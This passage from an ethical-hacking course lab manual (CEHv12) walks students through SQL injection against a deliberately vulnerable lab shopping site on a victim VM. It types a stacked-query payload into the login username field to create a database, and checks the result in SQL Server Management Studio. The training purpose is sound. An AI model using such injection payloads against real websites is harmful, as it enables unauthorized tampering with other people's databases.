
19. You will log in successfully with the created login and be able to access all the features of the website.

> Note: In the **Save login for goodshopping.com?** pop-up, click **Don't Save**.

20. After browsing the required pages, click **Logout** from the top-right corner of the webpage.




21. Click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019** machine).
22. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.
23. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.



24. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.

25. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.

26. In the above query, **mydatabase** is the name of the database.




27. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.

28. Click **CEHv12 Windows Server 2019** to switch back to the **Windows Server 2019** machine.

29. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Disconnect** icon ( ) and then click **Connect Object Explorer** icon () to connect to the database. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.


30. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.



31. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.

